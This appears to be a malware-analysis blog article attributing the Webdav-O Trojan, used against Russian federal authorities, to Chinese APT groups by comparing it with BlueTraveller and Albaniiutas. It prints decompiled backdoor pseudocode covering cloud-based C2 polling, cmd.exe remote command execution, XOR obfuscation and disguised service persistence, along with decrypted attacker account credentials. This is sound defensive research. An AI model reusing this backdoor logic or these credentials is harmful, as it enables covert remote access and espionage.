The Art of Cyberwarfare

blog.group-ib.com/task

03.08.2021

Chinese APTs attack Russia

Anastasia Tikhonova

Head of APT Research at Group-IB

Dmitry Kupin

Senior Malware Analyst at Group-IB

In mid-May 2021, experts from SOLAR JSOC and the National Computer Incident Response & Coordination Center (NCIRCC) released a joint report on a series of targeted attacks detected in 2020. According to the report, the attackers targeted Russian federal executive authorities.

While analyzing the report, **Anastasia Tikhonova** (Head of APT Research at Group-IB) and **Dmitry Kupin** (Senior Malware Analyst) noticed that they had already come across similar tools in earlier attacks.

Chinese APTs are one of the most numerous and aggressive hacker communities. Several dozen groups conduct attacks in countries all over the world, and Russia is no exception. Hackers mostly target state agencies, industrial facilities, military contractors, and research institutes. The main objective is espionage: attackers gain access to confidential data and attempt to hide their presence for as long as possible. There have been cases when attackers successfully persisted in the victim's network for several years.

Unfortunately, the SOLAR JSOC and NCIRCC report did not provide indicators of compromise, so the experts had to rely on descriptions of the functionality and screenshots of the malicious code. As a result, Group-IB's researchers came up with some interesting conclusions about which Chinese groups could be behind the attacks against Russian federal executive authorities in 2020, what tools they used, and how their malware has evolved since.

Key conclusions

The research describes Webdav-O malware detected in attacks against Russian federal executive authorities in 2020.

Group-IB experts detected two versions of the Webdav-O Trojan for x86 and x64 systems.

When comparing parts of the code, the specialists proved that the Webdav-O x64 Trojan was used in attacks against Russian federal executive authorities. The malware has existed since at least 2018.

Group-IB specialists established that Webdav-O has a set of commands similar to a popular Trojan called BlueTraveller (aka RemShell), which was developed in China and has been linked to the hacker group called TaskMasters.

Before that, Sentinel Labs released a report about malware called Mail-O, which was also identified in attacks against Russian federal executive authorities. Mail-O was deemed to be linked to the Chinese hacker group TA428.

Group TA428 is known to use a Trojan called Albaniiutas in their attacks. Group-IB's analysis showed that Albaniiutas is an updated version of BlueTraveller.

Group-IB experts believe that either both Chinese hacker groups (TA428 and TaskMasters) attacked Russian federal executive authorities in 2020 or that there is one united Chinese hacker group made up of different units.

TA428 is a Chinese state-sponsored hacker group that has been operating since 2013. The attackers target a number of government agencies in East Asia that control governmental information technology, domestic and foreign policy, and economic development.

TaskMasters (aka BlueTraveller) is a state-sponsored Chinese hacker group that allegedly has been active since at least 2010. The group attacks companies based in several

countries, but many of their targets are located in Russia and CIS. The hackers target solid industrial and energy enterprises, government agencies, and transport companies.
Starting point

> As the experts put it: "*The report dwells on the analysis of a series of targeted attacks*". Based on this information, we assumed that several hacker groups may be behind the attacks.
>
> The attackers used malware that interacted with management server via the cloud service called Yandex.Disk. The malware was dubbed **Webdav-O**.
>
> Attackers also used malicious software that accessed the cloud service Mail.ru. The malware was dubbed **Mail-O**.

In early June 2021, analysts from the American cybersecurity company Sentinel Labs released a report about Mail-O. The experts wrote that Mail-O is a version of the relatively well-known malware called **SManager**, which is used by the Chinese hacker group **TA428**.

Group-IB specialists wanted to make sure that Mail-O is loader, while Smanager and Tmanger are Remote Access Trojans (RAT). However, a part of the code overlaps in the exported functions "Entery" and "ServiceMain" of Mail-O, SManager and Tmanger, which brings us back to TA428. Moreover, hackers from TA428 have already been found to be involved in espionage against Russia, especially Russian state facilities.

To prove the hypothesis that TA428 was behind the attacks against Russian federal executive authorities in 2020, we decided to analyze a sample of Webdav-O. Group-IB Threat Intelligence & Attribution has detected similar malicious behavior before and can now explain why we link it to a specific group. Below we provide an analysis of Webdav-O samples and highlight features that overlap with the points mentioned in the SOLAR JSOC and NCIRCC report.

骑驴找马 [qí lǘ zhǎo mǎ]

Verbatim translation: Ride a mule while looking for a horse.


Definition: Use the tools you have while looking for something better.
Analysis of Webdav-O sample

File "1.dll" is an x86 dynamic link library (DLL) that functions as a service in the system.

The analyzed file provides remote access to the command line shell (cmd.exe) and executes various commands originating from C2 on the compromised host.

The legitimate cloud service called Yandex.Disk (webdav.yandex.ru:443) is used as network infrastructure, namely C&C. Network interaction with the cloud is implemented via the Webdav protocol. The authentication method is Basic.

The strings and configuration data are encrypted with the RC4 algorithm using the following key: { **8A 4F 01 47 34 C9 75 F8 2B C8 C1 E9 D2 F3 A5 8B** }. The key size is 16 bytes. The analyzed files can work with 1-7 accounts (in this case only 2 are used, but we will come back to this later).
Features of the sample



The exported ServiceMain function uses a random delay before the main code is executed.

01

```
GetLocalTime(&SystemTime);
if ( SystemTime.wSecond <= 0x31u )
  time = SystemTime.wSecond + 10;
else
  time = SystemTime.wSecond - 50;
do
  GetLocalTime(&SystemTime);
while ( SystemTime.wSecond != time );
```

Yandex.Disk cloud accounts are checked for availability using the query "/?userinfo" (GET).

02

```
int UserLoginRequest_YaDisk_GET_userinfo()
{
  WCHAR *pwszObjectName; // eax
  void *hRequest; // edi
  WCHAR *lpszHeaders; // eax
  BOOL bResults; // esi
  DWORD dwBufferLength; // [esp+8h] [ebp-40Ch] BYREF
  int Buffer; // [esp+Ch] [ebp-408h] BYREF
  char v7; // [esp+10h] [ebp-404h] BYREF
  char buf_1023[1023]; // [esp+11h] [ebp-403h] BYREF

  v7 = 0;
  memset(buf_1023, 0, sizeof(buf_1023));
  Buffer = 0;
  dwBufferLength = 4;
  pwszObjectName = Ascii_to_Wide("/?userinfo");
  hRequest = WinHttpOpenRequest(hConnect, L"GET", pwszObjectName, 0, 0, 0, WINHTTP_FLAG_SECURE);
  if ( !hRequest )
    return 0;
  sprintf(&v7, "Accept: */*\r\nDepth: 1\r\nAuthorization: Basic %s", "dHN0cm9ib3M6JlVKTTFxYXoyd3N4");
  lpszHeaders = Ascii_to_Wide(&v7);
  WinHttpAddRequestHeaders(hRequest, lpszHeaders, 0xFFFFFFFF, 0xA0000000);
  if ( !WinHttpSendRequest(hRequest, 0, 0, 0, 0, 0, 0) || !WinHttpReceiveResponse(hRequest, 0) )
    return 0;
  bResults = WinHttpQueryHeaders(hRequest, 0x20000013u, 0, &Buffer, &dwBufferLength, 0);
  WinHttpCloseHandle(hRequest);
  return bResults ? Buffer : 0;
}
```

The file "/test3.txt" is uploaded from "Yandex.Disk" (GET) and checked for the "Just A Test!" line. In case of success, the system checks for batch files in the "/test" directory of "Yandex.Disk" (PROFIND).

03

```
v5 = WinHttpOpenRequest(hConnect, L"PROPFIND", w_file_or_dir_name, 0, 0, 0, 0x800000u);
if ( !v5 )
  return 0;
sprintf(&v16, "Accept: */*\r\nDepth: 1\r\nAuthorization: Basic %s", "dHN0cm9ib3M6JlVKTTFxYXoyd3N4");
v7 = Ascii_to_Wide(&v16);
WinHttpAddRequestHeaders(v5, v7, 0xFFFFFFFF, 0xA0000000);
if ( !WinHttpSendRequest(v5, 0, 0, 0, 0, 0, 0) || !WinHttpReceiveResponse(v5, 0) )
  return 0;
do
{
  memset(Buffer, 0, sizeof(Buffer));
  WinHttpReadData(v5, Buffer, 0x400u, &dwNumberOfBytesRead);
  v8 = dwNumberOfBytesRead;
  memcpy(&v15[v3 - 1], Buffer, dwNumberOfBytesRead);
  v3 += v8;
}
while ( v8 );
memset(&dhrefs, 0, 0x32C8u);
*a1 = 0;
for ( i = strstr(&Str, "<d:href>"); i; i = strstr(v11, "<d:href>") )
{
  v10 = &i[strlen("<d:href>")];
  v11 = strstr(v10, "</d:href>");
  if ( !v11 )
    break;
  v12 = *a1;
  if ( *a1 > 50 )
    break;
  *a1 = v12 + 1;
  memcpy(&dhrefs + 260 * v12, v10, v11 - v10);
}
```

A command file is defined for downloading from the Yandex.Disk cloud (GET). The response from the server is processed. The name of the file with commands is between the tags:

<d:href>[name of the command file]</d:href>
04

In the command file, the contents are encrypted using the RC4 algorithm. After downloading the command file, it is deleted from Yandex.Disk (DELETE).

05

The file "/test2.txt" is uploaded to Yandex.Disk (PUT). The file "/test2.txt" contains the line "Just A Test!". The mechanism is presumably used to check the functioning of a malicious program.

06

The file "/test2/[0-9]{1,4}[0-9]{1,4}.bin" is uploaded to "Yandex.Disk" (PUT). The file contains the command results. Data is encrypted using the RC4 algorithm.

07

```
  download_str_len = strlen("-download");
  download_str = "-download";
  v7 = recv_data;
  if ( download_str_len < 4 )
  {
DOWNLOAD_CMND:
    if ( !download_str_len
      || *download_str == *v7
      && (download_str_len <= 1 || download_str[1] == v7[1] && (download_str_len <= 2 || download_str[2] == v7[2])) )
    {
      v22 = strtok_s(recv_data + 10, " ", &Context);
      if ( v22 )
      {
        v23 = Context;
        if ( Context )
        {
          if ( Context[strlen(Context) - 1] == 10 )
          {
            Context[strlen(Context) - 1] = 0;
            v23 = Context;
          }
          DownloadFile_from_YaDisk_GET(v22, &v39, v23, 1);
          DeleteFileOrDirFrom_YaDisk_DELETE(v22);
          sprintf(Buffer, "####### %s", Context);
          rnd_name_part2____ = rand_9999();
          rnd_name_part1____ = rand_9999();
          sprintf(v46, "/test2/%04d%04d.bin", rnd_name_part1____, rnd_name_part2____);
          v25 = strlen(Buffer);
          RC4(Buffer, v25);
          UploadFile_to_YaDisk_PUT(Buffer, v25);
        }
      }
      return 1;
```

Description of the commands

Comparison with the sample presented in the SOLAR JSOC and NCIRCC report

When analyzing the code uploaded to VirusTotal, we found many overlapping points with the Trojan described in the SOLAR JSOC and NCIRCC report. Some of the common features can be seen in the screenshot with the malware code, which shows the receipt of the

command files list in the test folder:

*Comparison of the **Webdav-O** sample from the report (on the left) to the **VirusTotal** sample (on the right)*

Comparison of Webdav-O samples

Webdav-O sample from the report

Basic authentication and **OAuth**

List of commands (5):

-upload

-download

-setsleep

-quit

[other command cmd.exe]

-sleepuntil

Command response format:

##u## %s %s (-upload)

##d## %s (-download)

##s## %d (-setsleep)

##l## %s (-sleepuntil)

File objects in Yandex.Disk storage:

test2.txt, test3.txt

/test

/test2

/test2/%04d%04d.bin

test4.txt

test5.txt

test7.txt

Generates an RC4 session key (contained in the file test7.txt in encrypted form). It is used to encrypt commands and their results.*

There are no hardcoded accounts in the program body since it is possible to use the authentication method using the OAuth token.*

Webdav-O x86

Basic authentication

List of commands (4)

-upload

-download

-setsleep

-quit

[other command cmd.exe]

Command response format:

##u## %s %s (-upload)

##d## %s (-download)

##s## %d (-setsleep)

File objects in Yandex.Disk cloud storage:

test2.txt, test3.txt

/test

/test2

/test2/%04d%04d.bin

The RC4 key is static and hardcoded into the program body. It is used to encrypt commands and their results.

Accounts are static and hardcoded into the program body. They are used for Basic authentication.
** Impossible to verify since there are no indicators (specifying Webdav-O file) in the report.*

As you can see from our comparison of the two samples, Webdav-O from the SOLAR JSOC and NCIRCC report looks like a newer, partially improved version of the Trojan that we detected on VirusTotal.

Comparison of Webdav-O with the code of the BlueTraveller (RemShell) sample

见风转舵 [jiàn fēng zhuǎn duò]

Verbatim translation: If you feel the wind – change direction.

Meaning: Change your tactics to avoid difficulties.

Based on a large database of analyzed malicious samples accumulated when searching and responding to cyber threats, Group-IB's specialists linked the detected Webdav-O sample to the **BlueTraveller** Trojan.

To prove our hypothesis, below we present a comparison of the Webdav-O x86 sample and the sample of BlueTraveller (RemShell) (SHA1: 6857BB2C3AE5F9C2393D9F88816BE7A10CB5573F).

```
upload_str_len = strlen("-upload");
upload_str = "-upload";
recv_data_ = recv_data;
if ( upload_str_len < 4 )
{
UPLOAD_CMND:
  if ( !upload_str_len
    || *upload_str == *recv_data_
    && (upload_str_len <= 1
     || upload_str[1] == recv_data_[1] && (upload_str_len <= 2 || upload_str[2] == recv_data_[2])) )
```

```
upload_str_len = lstrlenA("-upload");
upload_str = "-upload";
recv_data_ = recv_data;
if ( upload_str_len >= 4 )
{
  while ( *recv_data_ == *upload_str )
  {
    upload_str_len -= 4;
    upload_str += 4;
    recv_data_ += 4;
    if ( upload_str_len < 4 )
      goto UPLOAD_CMND;
  }
  goto RUNCMD_CMND;
}
UPLOAD_CMND:
  if ( upload_str_len
    && (*upload_str != *recv_data_
     || upload_str_len > 1 && (upload_str[1] != recv_data_[1] || upload_str_len > 2 && upload_str[2] != recv_data_[2])) )
```

*Fragments of the pseudocode for processing (receiving) the "-upload" command in thesamples of **Webdav-O** (on the left) and **BlueTraveller (RemShell)** (on the right)*

```
download_str_len = strlen("-download");
download_str = "-download";
recv_data_1 = recv_data;
if ( download_str_len < 4 )
{
DOWNLOAD_CMND:
  if ( !download_str_len
    || *download_str == *recv_data_1
    && (download_str_len <= 1
     || download_str[1] == recv_data_1[1] && (download_str_len <= 2 || download_str[2] == recv_data_1[2])) )
```

```
download_str_len = lstrlenA("-download");
download_str = "-download";
recv_data_1 = recv_data;
if ( download_str_len < 4 )
{
DOWNLOAD_CMND:
  if ( !download_str_len
    || *download_str == *recv_data_1
    && (download_str_len <= 1
     || download_str[1] == recv_data_1[1] && (download_str_len <= 2 || download_str[2] == recv_data_1[2])) )
```

*Fragments of the pseudocode for processing (receiving) the "-download" command in the samples of **Webdav-O** (on the left) and **BlueTraveller (RemShell)** (on the right)*

```
quit_str_len = strlen("-quit");
quit_str = "-quit";
recv_data_2 = recv_data;
if ( quit_str_len < 4 )
{
QUIT_CMND:
  if ( !quit_str_len
    || *quit_str == *recv_data_2
    && (quit_str_len <= 1 || quit_str[1] == recv_data_2[1] && (quit_str_len <= 2 || quit_str[2] == recv_data_2[2])) )
```

```
exit_str_len = lstrlenA("-exit");
exit_str = "-exit";
recv_data_2 = recv_data;
if ( exit_str_len < 4 )
{
EXIT_CMND:
  if ( !exit_str_len
    || *exit_str == *recv_data_2
    && (exit_str_len <= 1 || exit_str[1] == recv_data_2[1] && (exit_str_len <= 2 || exit_str[2] == recv_data_2[2])) )
```

*Fragments of pseudocode for processing (receiving) the "-quit" command in the sample of **Webdav-O** (on the left) and "-exit" command in the sample of **BlueTraveller (RemShell)** (on the right)*

```
PipeAttributes.nLength = 12;
PipeAttributes.lpSecurityDescriptor = 0;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
  return 0;
StartupInfo.cb = 68;
GetStartupInfoA(&StartupInfo);
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
strcat_s(CommandLine, 0x400u, "cmd.exe /c ");
strcat_s(CommandLine, 0x400u, recv_data);
CreateProcessA(0, CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(hWritePipe);
NumberOfBytesRead = 0;
v14 = 0;
do
{
  if ( !ReadFile(hReadPipe, &Buffer[v14], 0x400u, &NumberOfBytesRead, 0) )
    break;
  v14 += NumberOfBytesRead;
  if ( v14 > 0x1FBFF )
    break;
}
```

```
PipeAttributes.nLength = 12;
PipeAttributes.lpSecurityDescriptor = 0;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(&hFile, &hObject, &PipeAttributes, nSize) )
  return 0xFFFFFFFA;
StartupInfo.dwX = 68;
GetStartupInfoA(&StartupInfo.dwX);
ProcessInformation.dwProcessId = PipeAttributes.bInheritHandle;
ProcessInformation.hThread = PipeAttributes.bInheritHandle;
LOWORD(StartupInfo.hStdError) = 0;
StartupInfo.hStdOutput = 257;
memset(v43, 0, 512);
lstrcatA(v43, "cmd.exe /c ");
lstrcatA(v43, recv_data);
if ( !CreateProcessA(0, v43, 0, 0, 1, 0, 0, 0, &StartupInfo.dwX, &CommandLine) )
  return -7;
CloseHandle(PipeAttributes.bInheritHandle);
PipeAttributes.lpSecurityDescriptor = 0;
v22 = 0;
do
{
  if ( !ReadFile(StartupInfo.cb, &v43[v22 + 512], 0x400u, &PipeAttributes.lpSecurityDescriptor, 0) )
    break;
  v22 += PipeAttributes.lpSecurityDescriptor;
  if ( v22 > 0x1FBFF )
    break;
}
```

*Fragments of pseudocode for executing a command in the command line shell (cmd.exe) in the samples of **Webdav-O** (on the left) and **BlueTraveller (RemShell)** (on the right)*

Original name of DLL **Webdav-O**
(DIRECTORY_ENTRY_EXPORT)
Dll name: y**_dll.dll**

Original name of DLL **BlueTraveller** (RemShell)
(DIRECTORY_ENTRY_EXPORT)
Dll name: client**_dll.dll**

Based on the above comparison, we can draw the following conclusions:

1

Similar DLL name (DIRECTORY_ENTRY_EXPORT - original DLL name)

2

Same command names

3

Same principle of command processing

4

Feature allowing to execute commands in the command line shell (cmd.exe)

Accounts, passwords, and attribution

路遥知马力, 日久见人心 [lù yáo zhī mǎ lì rì jiǔ jiàn rén xīn]

Verbatim translation: Having overcome a long distance, you will know a horse's endurance, and after a long time you will know what lies in a person's heart.


Definition: Time reveals a person's true nature.
Let's go back to the analyzed sample of Webdav-O x86. When we decrypted the malware string, we found the following "login:password" for the attacker's accounts used on Yandex.Disk.


The data discovered:

- aleshaadams:7ujm!QAZ2wsx
- tstrobos:&UJM1qaz2ws

If the account login is known, it is possible to recover the email address as follows:

- tstrobos@yandex.ru
- aleshaadams@yandex.ru





Attempt to recover the password for aleshaadams@yandex.ru

Attempt to recover the password for tstrobos@yandex.ru

The screenshots show that both accounts are linked to cellphone numbers in the same region (+86), which is the country code for China.

Код	Страна	Регион	Город	Оператор
+8	Восточная Азия и специальные службы			
+86	Китай			
+86	Китай			Fixed
+86 155	Китай			China Unicom
+86 155	Китай			Mobile UNCCL

Код	Страна	Регион	Город	Оператор
+8	Восточная Азия и специальные службы			
+86	Китай			
+86	Китай			Fixed
+86 156	Китай			China Unicom
+86 156	Китай			Mobile UNCCL

Analysis of password generation

In 2019, Elmar Nabigaev (Deputy Director of Expert Security Center Positive Technologies) delivered a report entitled **"The TaskMasters APT"** (aka BlueTraveller) and gave examples of passwords discovered when investigating the malware campaign:


The images above show that the passwords to the Webdav-O account were generated using a similar technique as TaskMasters. The only things that changed were the registry and the key row combination.

Blurring the boundaries

Considering all the comparisons made and the information discovered about the accounts, we believe that the Chinese hacker group **TaskMasters** is most likely behind the attacks involving an improved version of the Webdav-O Trojan. The case of TA428, however, is still

open to debate. Could both of them be behind the attack against Russian federal executive authorities in 2020? Could there be someone else involved? Or was it the same group?

We will continue our investigation and seek more information for analysis. Let us take a look at the report about TA428 and their new tools, in particular the Trojan called Albaniiutas, which was released by NTT Security Corporation in 2020.



Executing Albaniiutas files, NTT report

The aim of our investigation is to study these two objects. Our reasoning will be presented below.

First and foremost, we discovered some common points in the utility used to launch DLL:

Code parts of both utilities show the similarities in more detail. As can be seen, both samples use XOR encryption, which even displays identical debugging information.

```
        memset(&v25[12], 0, 0xF8u);
        v7 = xor_88h(v25);
        lstrcatA(String1, v7);
        v8 = lstrlenA(FileName);
        sub_401A45(HKEY_LOCAL_MACHINE, String1, lpExistingFileName, 2u, FileName, v8, 0);
      }
      else
      {
        printf("CreaTeSerVice(Parameters) error!\n");
      }
    }
    else
    {
      printf("Addsvch@stService() error!\n");
    }
  }
  else
  {
    printf("OpenSCManager() error!\n");
  }
 }
}
ms_exc.registration.TryLevel = -2;
```

```
        memset(v49, 0, sizeof(v49));
        v11 = xor_88h(v46);
        lstrcatA(String1, v11);
        v12 = lstrlenA(MultiByteStr);
        sub_10001920(v32, 2, MultiByteStr, v12);
        v1 = v31;
      }
      else
      {
        OutputDebugStringA("CreaTeSerVice(Parameters) error!\n");
      }
    }
    else
    {
      sub_10002CB0("Addsvch@stService() error!\n");
    }
  }
  else
  {
    sub_10002CB0("OpenSCManager() error!\n");
  }
 }
}
ms_exc.registration.TryLevel = -2;
v32 = hKey;
```


*Fragments of code encrypted with XOR and debugging lines in **BlueTraveller** (on the left) and **Albaniiutas** (on the right)*

```
char *__cdecl xor_88h(char *Str)
{
  char *result; // eax
  unsigned int i; // ecx

  result = strlen(Str);
  if ( result )
  {
    for ( i = 0; i < result; ++i )
      Str[i] ^= 0x88u;
    return Str;
  }
  return result;
}
```


```
const char *__thiscall xor_88h(const char *this)
{
  unsigned int v2; // edx
  unsigned int v4; // eax

  v2 = strlen(this);
  if ( !v2 )
    return 0;
  v4 = 0;
  if ( v2 >= 0x20 )
  {
    do
    {
      *&this[v4] = _mm_xor_si128(*&this[v4], xmmword_10017940);
      *&this[v4 + 16] = _mm_xor_si128(*&this[v4 + 16], xmmword_10017940);
      v4 += 32;
    }
    while ( v4 < v2 - (v2 & 0x1F) );
  }
  for ( ; v4 < v2; ++v4 )
    this[v4] ^= 0x88u;
  return this;
}
```

*Fragments of code of the XOR encrypting function in **BlueTraveller** (on the left) and **Albaniiutas** (on the right)*

Moreover, there are common points at the stage of establishing persistence in the system. The screenshots below show that the same DLL name randomization occurs. The same description of the service under which this DLL will work is also displayed.



```
if ( sub_401186(v18, v11, 0, 7, String1, v6 + v15 + 1) )
{
  printf("RegSetValueEx() error!\n");
}
else
{
  sub_40121C(v20, 260);
  memset(v14, 0, 4u);
  memset(v21, 0, sizeof(v21));
  for ( j = 0; j < 4; ++j )
    v21[j] = byte_40F044[rand() % 26];
  wsprintfA(v14, "%s\\%s.dll", v20, v21);
  printf("Name:%s\n", v14);
  if ( v17 >= 8 )
    wsprintfA(
      v12,
      "Configures Internet Authentication Service (IAS). If this service is stopped, remote network access that requi"
      "res user authentication will be unavailable. If this service is disabled, any services that explicitly depend "
      "on it will fail to start.");
  else
    wsprintfA(v12, "%s", &aRetailReplicat[16000 * dword_4188C0 + 2000 * v10]);
  v7 = lstrlenA(String2);
  v13 = operator new(v7 + 1);
